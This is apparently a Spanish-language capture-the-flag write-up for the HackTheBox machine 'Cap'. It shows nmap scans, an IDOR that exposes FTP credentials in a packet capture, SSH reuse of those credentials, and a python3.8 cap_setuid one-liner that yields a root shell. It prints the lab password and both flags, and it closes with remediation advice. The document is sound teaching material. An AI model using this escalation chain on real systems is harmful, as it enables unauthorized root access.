

1-Cap



Resumen

Plataforma: HackTheBox

OS: Linux

Nivel: Fácil

Cadena de Ataque: Exposición de Datos Sensibles vía Web (IDOR) → Análisis de Tráfico de Red (FTP en texto plano) → Reutilización de Credenciales (SSH) → Escalada de Privilegios por Abuso de Capabilities (`cap_setuid` en Python3.8) → Root

Ejecución y Explotación

☐ Pregunta 1

*Realizamos un escaneo inicial con el comando:

```
sudo nmap -p- --open -sS --min-rate 5000 -n -Pn -v 10.129.40.145
```

Encontramos 3 puertos abiertos, con esta la primera pregunta.

```
(kali㉿kali)-[~/Escritorio]
└─$ sudo nmap -p- --open -sS --min-rate 5000 -n -Pn -v 10.129.40.145
[sudo] contraseña para kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-23 21:34 -0500
Initiating SYN Stealth Scan at 21:34
Scanning 10.129.40.145 [65535 ports]
Discovered open port 80/tcp on 10.129.40.145
Discovered open port 21/tcp on 10.129.40.145
Discovered open port 22/tcp on 10.129.40.145
Completed SYN Stealth Scan at 21:35, 20.44s elapsed (65535 total ports)
Nmap scan report for 10.129.40.145
Host is up (0.13s latency).
Not shown: 59811 closed tcp ports (reset), 5721 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 20.94 seconds
Raw packets sent: 100545 (4.424MB) | Rcvd: 59953 (2.398MB)
```

Luego de ver los puertos abiertos realizamos un escaneo dirigido hacia ellos:

```
sudo nmap -p 21,22,80 -sC -sV -n -Pn 10.129.40.145
```

Nos encuentra la siguiente información sobre los puertos:

```
(kali@kali)-[~/Escritorio]
$ sudo nmap -p 21,22,80 -sC -sV -n -Pn 10.129.40.145
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-23 21:37 -0500
Nmap scan report for 10.129.40.145
Host is up (0.084s latency).


PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp    open  http     Gunicorn
|_ http-server-header: gunicorn
|_ http-title: Security Dashboard
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.65 seconds
```

3

☐ **Pregunta 2**

Ingresamos por http por la ip 10.129.40.145, dentro nos dirigimos al apartado "Security Snapshot", esperamos que cargue y en pantalla tendremos la respuesta a la segunda pregunta.



data


☐ **Pregunta 3**

Al no pedir ninguna autenticación al ingresar al panel web, y como vimos en la captura anterior, podemos cambiar de archivo data, entre todos los existentes, sin importar el usuario, ya que no nos autenticamos nunca, es decir cualquiera con la ruta puede entrar y mirar el resultado de los escaneos.

yes

☐ **Pregunta 4**

**Revisamos las capturas de red creados en la sección data, vemos que en el archivo de datos 0, se encuentran unos datos interesantes:*



0

☐ **Pregunta 5**

Como vemos en la captura anterior por el protocolo FTP, se realiza el envío de unas credenciales.

```
FTP
```

☐ **Pregunta 6**

*Recordando los puertos abiertos de la maquina, SSH también se encuentra funcionando, vamos y probamos las credenciales obtenidas ahí.

```
SSH
```

☐ **Bandera de Usuario**

*Ingresamos por SSH al servidor con las credenciales de nathan.

```
ssh nathan@10.129.41.181
```

```
Buck3tH4TF0RM3!
```

```
Last login: Thu May 27 11:21:27 2021 from 10.10.14.7
nathan@cap:~$ ls
user.txt
nathan@cap:~$ cat user.txt
9dea9b3c3e4728162b7bdcc19da46ec7
nathan@cap:~$
```

```
9dea9b3c3e4728162b7bdcc19da46ec7
```

☐ **Pregunta 8**

*Con la pista de la pregunta 8, sabemos que vamos a escalar privilegios mediante un binario, teniendo en cuenta que no encuentra resultados el comando find / -perm -4000 2>/dev/null, probamos con los binarios con capabilities:

```
getcap -r / 2>/dev/null
```

Nos muestra los siguientes binarios con permisos específicos.

```
nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
nathan@cap:~$
```

```
/usr/bin/python3.8
```

☐ **Bandera de Administrador**

*Usando la herramientas searchsbins buscamos un payload de escalada de privilegios para el binarios python3.

```
(kali@kali)-[~/Escritorio/searchbins]
$ ./searchbins.sh -b python -f capabilities

[+] Binary: python

[*] Function: capabilities → [https://gtfobins.github.io/gtfobins/python/#capabilities]

| ./python -c 'import os; os.setuid(0); os.system("/bin/sh")'
```

Modificamos el payload para nuestro uso y lo ejecutamos en la terminal:

```
/usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/sh")'
```

```
nathan@cap:~$ /usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/sh")'
# whoami
root
```

Escalamos a root!

Ahora buscaremos la bandera:

```
root@cap:/# cd ..
root@cap:/# ls
bin    cdrom  etc    lib    lib64  lost+found  mnt  proc  run  snap  sys  usr
boot  dev    home  lib32  libx32  media      opt  root  sbin  srv   tmp  var
root@cap:/# cd root
root@cap:/root# ls
root.txt  snap
root@cap:/root# cat root.txt
1a937e93778fda81d947433c7f7bdd95
root@cap:/root#
```

1a937e93778fda81d947433c7f7bdd95

Lecciones Aprendidas & Blue Team

Concepto Nuevo: Enumeración de Capabilities en Linux: Búsqueda de binarios mediante `getcap` que poseen privilegios especiales para ejecutar tareas administrativas sin necesidad de contar con el bit SUID activo, y cómo herramientas o repositorios de referencia (como `searchbins` o `GTF0Bins`) facilitan su abuso.

Fuga de Información Crítica (Information Disclosure): Interceptación y lectura de archivos de captura de red (PCAP) expuestos públicamente que evidencian el uso de protocolos no seguros.

Cómo Parcharlo (Fix):

1. **Control de Acceso Web (Mitigación IDOR):** Implementar mecanismos de autenticación y autorización obligatorios en el panel web. Ningún recurso que contenga datos sensibles (`/data`) debe ser accesible o indexable por usuarios no autenticados en el sistema.
2. **Cifrado en Tránsito:** Deshabilitar inmediatamente el servicio FTP tradicional (texto plano en el puerto 21). Migrar a protocolos de transferencia seguros que empleen cifrado en todo el canal de comunicación, como **SFTP** (SSH File Transfer Protocol) o **FTPS** (FTP over TLS), mitigando el riesgo de *sniffing* de credenciales en la red.
3. **Control de Capacidades (Least Privilege):** Retirar la capacidad `cap_setuid` del binario de Python. Se puede realizar ejecutando el comando: `sudo setcap -r /usr/bin/python3.8`. Si se requiere la ejecución de scripts específicos con privilegios, debe configurarse a nivel de archivo `sudoers` apuntando al script exacto de solo lectura, no otorgando la capacidad de escalamiento de UID a todo el intérprete de programación.
4. **Política de Reutilización de Contraseñas:** Auditar e implementar políticas que impidan a los usuarios (como `nathan`) utilizar las mismas credenciales de servicios periféricos (FTP) para accesos directos al sistema (SSH).``